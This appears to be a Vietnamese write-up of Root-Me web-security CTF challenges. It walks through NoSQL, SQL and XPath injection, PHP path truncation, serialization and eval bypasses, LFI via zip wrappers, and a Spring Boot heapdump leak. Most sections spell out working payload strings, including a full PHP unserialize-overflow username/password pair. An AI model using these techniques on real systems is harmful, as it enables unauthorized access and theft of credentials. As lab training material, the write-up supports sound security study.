
Sử dụng NoSQL thông qua PHP. DBMS của server là MongoDB, DBMS này có một số Operations được sử dụng trong PHP có thể gây nguy hiểm. Trong bài này sẽ sử dụng Operation $regex để nhập vào một chuỗi regular expression và tham số user có tác dụng lọc và lấy ra username đã bị ẩn đi và Operation $ne để gián tiếp loại bỏ tham số pass.



Với tham số trên, câu truy vấn sẽ là lấy ra tất cả username có password khác 1.



Ở đây câu truy vấn sẽ là lấy username có độ dài từ 1 đến 10 mà khác admin và password khác 1. Thấy là cả 2 username vừa tìm được đều có 4 kí tự nên dự đoán FLAG sẽ có nhiều kí tự hơn.



Dự đoán FLAG có khoảng từ 10 đến 50 kí tự và password khác 1.

**PHP – Path Truncations**

* Yêu cầu: truy cập vào admin.html.
* Giải pháp:

Tham số page bị vuln LFI và sử dụng theo phương thức truncation attack. Đầu tiên đọc related resource thấy ở phần VI có một số điều quan trọng là đường dẫn include phải dài hơn 4096 kí tự và phải là số lẻ => admin.html có 10 kí tự như vậy cần 1 số lẻ các kí tự ./ nữa => truy vấn sẽ là ?page=admin.html//./././././././././././.


Với ít nhất 2043 lần chuỗi /. phía sau. Kí tự / ở sau admin.html để đảm bảo có số lẻ => gửi nhận FLAG.




**PHP – Serialization**

* Yêu cầu: lấy quyền truy cập admin.
* Giải pháp:


Đọc source code.



Đoạn code này lấy thông tin từ cookie nhập vào chuyển thành array và điều kiện so sánh dùng toán tử == dễ bị bypass. Như vậy công việc là tạo cookie tên autologin có chứa 1 chuỗi để khi chuyển thành array thì username là superadmin (đọc code phía dưới thì superadmin sẽ có quyền truy cập admin) và password là TRUE (như đã nói ở bài trước với toán tử == thì String == TRUE hoặc 0 sẽ trả về TRUE. Dùng TRUE vì thử 0 không thành công).



Sau đó F12 chỉnh sửa cookie và reload nhận FLAG.



**SQL injection – Numeric**

* Yêu cầu: lấy pass của admin.
* Giải pháp:


Dùng SQLi dạng numeric và có thể đoán được các columns, tables như ở bài SQLi trước. Password của username admin là FLAG.




**SQL injection – Routed**

* Yêu cầu: lấy password của admin.
* Giải pháp:


Dùng SQLi routed thông qua tham số login bị vuln. Không thể order by để biết được số cột nên sẽ phải dùng luôn union select.



Như vậy ở đây chỉ có một column có tác dụng để lấy thông tin đặc trưng từng user (VD ở bài này thông tin đó là secure\_code) nhưng không được hiển thị ra mà thông qua một truy vấn khác để hiển thị ID và Email của user đó => vì vậy sẽ phải inject vào secure\_code một đoạn mã union select nữa để làm câu truy vấn thứ 2 bị lỗi và hiển thị thông tin (sử dụng mã hex).



Do ngay từ đầu thử username là admin thì nhận được ID là 3 và hiển thị chỉ có 2 fields là ID, Email nên có thể đoán được đoạn hex sẽ như sau.




Như vậy ở Email sẽ là FLAG.

**SQL Truncation**


* Yêu cầu: đăng nhập với quyền admin.
* Giải pháp:

View source ở khung đăng nhập thấy query tạo table SQL. Trong table này username tức login chỉ được phép có độ dài ít hơn 12 kí tự => như vậy sẽ bypass:



Nhập vào tham số login ‘admin 123’ sao cho quá 12 kí tự thì SQL sẽ tự cắt sau kí tự space và như vậy đã đăng kí được username là admin.

Sau đó đăng nhập nhận FLAG.



**XPath injection – Authentication**

* Yêu cầu: FLAG là password của admin.
* Giải pháp :

Bài này bị vuln XPath injection ở form login. Vào mục Members thì thấy tài khoản có Username là John chính là admin của web, mục tiêu là lấy được mật khẩu của tài khoản này. Quay qua login thử một vài cheat sheet nhỏ: ‘ or ‘1’=’1 thì đăng nhập thành công vào Username Steve (user đầu tiên ở mục Members).

Đọc về XPath injection trong related resource và thử một vài cách Blind injection kết hợp với Intruder của burp, xây dựng được payload như sau:



Tác dụng: lấy độ dài ở node thứ 4 (node này chính là Username) của user đầu tiên (Steve) và so sánh với 5. Kết quả trả về là đúng (login được). Tiếp tục Intruder các node khác thì được payload thứ 2:



Lần này node thứ 6 chính là password (testing123) đem so sánh với 10. Kết quả vẫn đúng. Như vậy có thể lợi dụng điều này để tìm được chính xác password của admin bằng hàm substring() giống như Blind SQLi (user thứ 2) thông qua Intruder.



Ký tự đầu tiên của password:



Do giống SQLi nên có thể dùng payload John’ or ‘1’=’1 sau để đăng nhập luôn vào admin sau đó view source lấy password.


**Java – Spring Boot**

* Yêu cầu: đăng nhập vào ứng dụng.
* Giải pháp:

Bài này ta sẽ truy cập vào các actuators để leak thông tin về username và password. Đầu tiên vào endpoint /mappings để xem thông tin về tất cả các controllers. Ta tìm được phần login và method nó gọi đến.




Tiếp theo truy cập endpoint /beans để lấy thông tin về các bean của ứng dụng. Như trên ta biết được rằng method login() nằm trong MetricsController nên sang /beans ta chỉ cần tìm MetricsController tương ứng.



Như vậy ta có thể đoán được rằng thông tin về username và password sẽ nằm ở phần credentialValidator dựa vào dependencies.

Cuối cùng là tải file heapdump ở endpoint /heapdump để lấy leak các giá trị ta cần tìm. Ở đây ta dùng plugin **Memory Analyser** của **Eclipse**.



Sau đó đăng nhập nhận FLAG.

**Local File Inclusion – Wrappers**


* Yêu cầu: tìm được FLAG.
* Giải pháp:

Bài này dễ dàng đoán được lỗi LFI ở tham số page, thử cheat sheet thì thấy bị filter mà tiêu đề là Wrappers nên suy được ra phải dùng các wrapper để khai thác. Tra payload all the things để xem danh sách và cách dùng của từng wrapper.


Server cho upload file => đoán được là phải dùng wrapper zip://. Cách dùng:

zip://archive.zip#file.php => hiểu đơn giản là lấy file file.php trong archive.zip trên server.

Mục tiêu của ta là upload lên một file zip trong đó có chứa code php và dùng zip:// để mở nó. Do server cũng giới hạn độ dài ở tham số page nên ta đặt tên file càng ngắn càng tốt. Có file sau:



Tiếp thep zip file và đổi đuôi file .zip thành .jpg do server chỉ nhận đuôi file .jpg. Sau khi upload thành công thì ta có được đường dẫn tới zip file. Có payload:




Trong đó /tmp/upload/ABL2ITBzT.jpg là đường dẫn tới zip file (không bắt buộc là đuôi .zip), q.php là file bên trong nhưng không cần thêm đuôi vì lúc include server đã tự thêm .php.

Ta lấy được toàn bộ các files và thư mục. Cuối cùng chỉ cần tạo một file khác để đọc nội dung file flag-mipkBswUppqwXlq9ZydO.php và làm tương tự để lấy FLAG.


**PHP – Eval**

* Yêu cầu: đọc file .passwd
* Giải pháp:


Có sẵn source code, bài này tác giả đã lọc hết các ký tự chữ cái thường, hoa và ký tự `. Chỉ được nhập vào số và các ký tự đặc biệt khác `. Mục tiêu của chúng ta là tìm cách chèn vào input để thực thi hàm system() trong PHP. Khá dễ dàng bằng cách dùng Octal (không dùng Hex được vì Hex có chữ cái, Decimal thì không tự convert được qua String còn Binary thì lại càng không).




Kết quả là gọi thành công hàm system():



Công việc tiếp theo quá đơn giản:



Kết quả:




**PHP - Unserialize overflow**


* Yêu cầu: login để lấy được FLAG.
* Giải pháp:

Đầu tiên lấy code về thử đọc và debug một chút, ta có một số nhận định như sau:

Đoạn code validate để hiện FLAG, trong đó $currentUser là 1 object để lưu thông tin vừa đăng nhập.



Code khá ngắn nên không có gì để giải thích nhiều. Theo đề bài thì ta cần tìm để đoạn xử lý hàm unserialize() để tìm cách khai thác. Như ta thấy thì sau serialize() sẽ có 1 đoạn code để chuyển hết các ký tự N\*N (biểu thị cho thuộc tính protected trong PHP, **N** là null bytes) thành \0\0\0. Và trước khi unserialize() thì có 1 đoạn code để chuyển ngược lại như ban đầu. Việc thay thế như vậy sẽ ảnh hưởng đến độ dài của đoạn string, lợi dụng điều này sẽ làm tràn giá trị một số trường để có được một object như mong muốn.



Debug với admin/admin để lấy format của serial.



Như đã nói, ta sẽ nhập vào username và password một số các ký tự \0\0\0 nhất định để làm tràn giá trị, cứ 6 ký tự \0\0\0 thì giảm còn 3 ký tự N\*N và mục tiêu sẽ tạo ra object có thuộc tính \_logged là TRUE. Từ format ở trên ta nhận định được: không có input vào email, logged luôn mang giá trị FALSE (trừ khi đoán đúng password, impossible vì có thể tác giả đã gõ bừa hash) => sẽ phải tạo ra thuộc tính \_logged mới mang giá trị TRUE và tràn vào trường của thuộc tính \_logged cũ, nhưng do username và password đều là String, logged lại là Boolean (String kết thúc phải bằng dấu “ còn Boolean thì không) nên ta sẽ phải tràn tiếp qua trường email để lấy dấu “.

Kết luận lại ý tưởng sẽ như sau: nhập username để tràn đến ký tự “ đầu của value trường password => trường password bị mất, tiếp theo nhập vào password để tạo ra trường logged và email theo ý chúng ta, cuối cùng là tạo lại trường password để tràn đến cuối. Việc còn lại của chúng ta chỉ là đếm ký tự, tính toán và thêm thắt một số ký tự để chuỗi serial đúng độ dài từng trường.

Kết quả:


**Username**: \0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0

**Password**: \0\0\0\_password";s:173:"1";s:10:"\0\0\0\_logged";b:1;s:9:"\0\0\0\_email";s:0:"";s:12:"\0\0\0\_password";s:90:"\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0

**SQL injection – Error**

* Yêu cầu: lấy password của admin.
* Giải pháp:


Bài này quá dễ để solve khi mà tác giả không có những filter nhất định chống tool, chỉ việc quăng vào sqlmap, tool sẽ tự dump toàn bộ cho chúng ta. Còn đối với cách thủ công, dò qua một lượt thấy tham số order ở mục Contents dính SQLi. Khi thêm cheat sheet, ta lấy được toàn bộ câu truy vấn của server.



Như vậy chúng ta chỉ injection được vào sau order by page, đến đoạn này ta thấy rằng không thể dùng dấu ; để ngắt mà sẽ sử dụng từ khóa LIMIT và OFFSET. Thử với LIMIT 0,1 thì thấy rằng cú pháp bị sai, từ đó ta đoán được DBMS có thể là Postgre. Do từ khóa OFFSET chỉ nhận số nguyên nên cấu trúc của ta sẽ như sau:

OFFSET cast(([payload here]) as int)

Thử với payload select version() thì nhận được.



Như vậy khẳng định được rằng DBMS là Postgre, công việc còn lại quá đơn giản là dump thông tin trong database. Tên database:







Table cần tìm (ta phải kết hợp LIMIT 1 và OFFSET do server chỉ cho hiển thị 1 record trong 1 lần truy vấn, ở đây rất may mắn là table này nằm ở đầu nên không cần OFFSET, nếu cấn lấy các bản ghi thứ 2,3,4,… thì thêm OFFSET 1,2,3,…).



Dump các column\_name, dễ dàng tìm được các column quan trọng là us3rn4m3\_c0l và p455w0rd\_c0l:




Cuối cùng là dump record của admin.



**SQL injection – Insert**


* Yêu cầu : đọc được flag thông qua lỗi SQLi
* Giải pháp :

Sử dụng form Register để tạo payload, payload sẽ được insert vào database sau đó khi login sẽ hiển thị Username và Email => sẽ chèn payload vào phần Email. Vì là insert nên ta có trick là insert nhiều record chỉ trong một query. Insert thử payload và đăng nhập với Username là test1 thì được:



Như vậy công việc còn lại quá dễ dàng, chỉ cần đăng ký thêm vài Username nữa và dump thông tin. Sau khi dump một số thứ thì ta có table cần tìm là flag, column là flag.


Cuối cùng là dump ra FLAG.




**SQL injection – File reading**

* Yêu cầu : lấy được password của admin.
* Giải pháp :

Việc tìm lỗi và dump thông tin của bài này là khá dễ dàng, có thể coi công đoạn khó nhất của bài là đọc file (tìm chính xác đường dẫn đến file, ở đây cần đọc file index.php). Đầu tiên review qua về SQLi.



Không thể dễ dàng hơn, tiếp theo là dump thông tin thì lấy được password của admin trong database có dạng base64.



Nhưng đây không phải là password thật do submit không được. Đem đi decode cũng không được => có thể đoán được server đã có một bước mã hóa password từ input trước khi đem so sánh với password trên database => phải đọc file index.php để lấy đoạn code mã hóa.

Công việc là phải tìm được chính xác đường dẫn đến file index.php thì mới dùng được hàm load\_file() => dựa vào các challenges RCE để xác định đường dẫn, sử dụng luôn bài **PHP – Commad injection** = > tìm được đường dẫn là /challenge/web-serveur/ch31/index.php. Do bài có dùng hàm addslashes() nên các ký tự ‘, “ không dùng được => phải chuyền về dạng Hex. Tìm được đoạn code mã hóa input.



Cuối cùng là đem XOR ngược với key đã có sẵn và decode SHA1 sẽ được password thật.


**XPath injection – String**

* Yêu cầu : lấy password admin.
* Giải pháp:

Bị vuln ở tham số search trong mục Members, thử cheat sheet ta lấy được toàn bộ câu truy vấn của server.



Tác dụng như sau: hiển thị toàn bộ node username trong user có chứa abc (từ text box do người dùng nhập vào) => injection payload để hiển thị cả các node khác (trong đó có node chứa password) thông qua ký tự |, sau khi fuzz thêm thì thấy rằng có thể ngắt query bằng null byte.




Tác dụng: lấy toàn bộ node con thứ 3 của user với dưới dạng text (hàm text() để lấy nội dung trong node) => dò thử toàn bộ các node thì được Harry là admin (ở node 4 và 5). Mật khẩu dễ dàng dò ra được ở node 3 => FLAG.


**NoSQL injection – Blind**

* Yêu cầu: lấy được giá trị flag của challenge nosqlblind.
* Giải pháp:

Dùng NoSQLi khá dễ dàng ở tham số flag => thử với $regex để xác định độ dài của FLAG thì lấy được độ dài là 21.



Tiếp theo là brute từng ký tự một (trong đó ^ là bắt đầu. ^3 tức bắt đầu là 3).




Cuối cùng ra được FLAG (bài này có thể dùng những tool hỗ trợ NoSQL cho nhanh).


**SQL injection – Time based**

* Yêu cầu: lấy được password của admin.
* Giải pháp:

Đối với những bài kiểu chỉ trả về đúng sai như Time based, Blind thì cách tối ưu nhất là dùng tool. Tool sqlmap rất hiệu quả trong việc như này. Đầu tiên lướt qua thì thấy form login sẽ không có tác dụng mấy vì nó filter hết cheat sheet => chỉ còn tham số member ở mục Memberlist. Chạy sqlmap thì chỉ lấy được tên database, table và columns chứ không dump được các record (cái này không biết tại sao máy mình không dump được trong khi các solutions được trên rootme vẫn dump được bằng sqlmap, chắc do mạng vì wu bài này được viết vào kỳ nghỉ tết dài nhất lịch sử Việt Nam - Covid 19 vacation và mạng trong thời gian đó rất chậm).



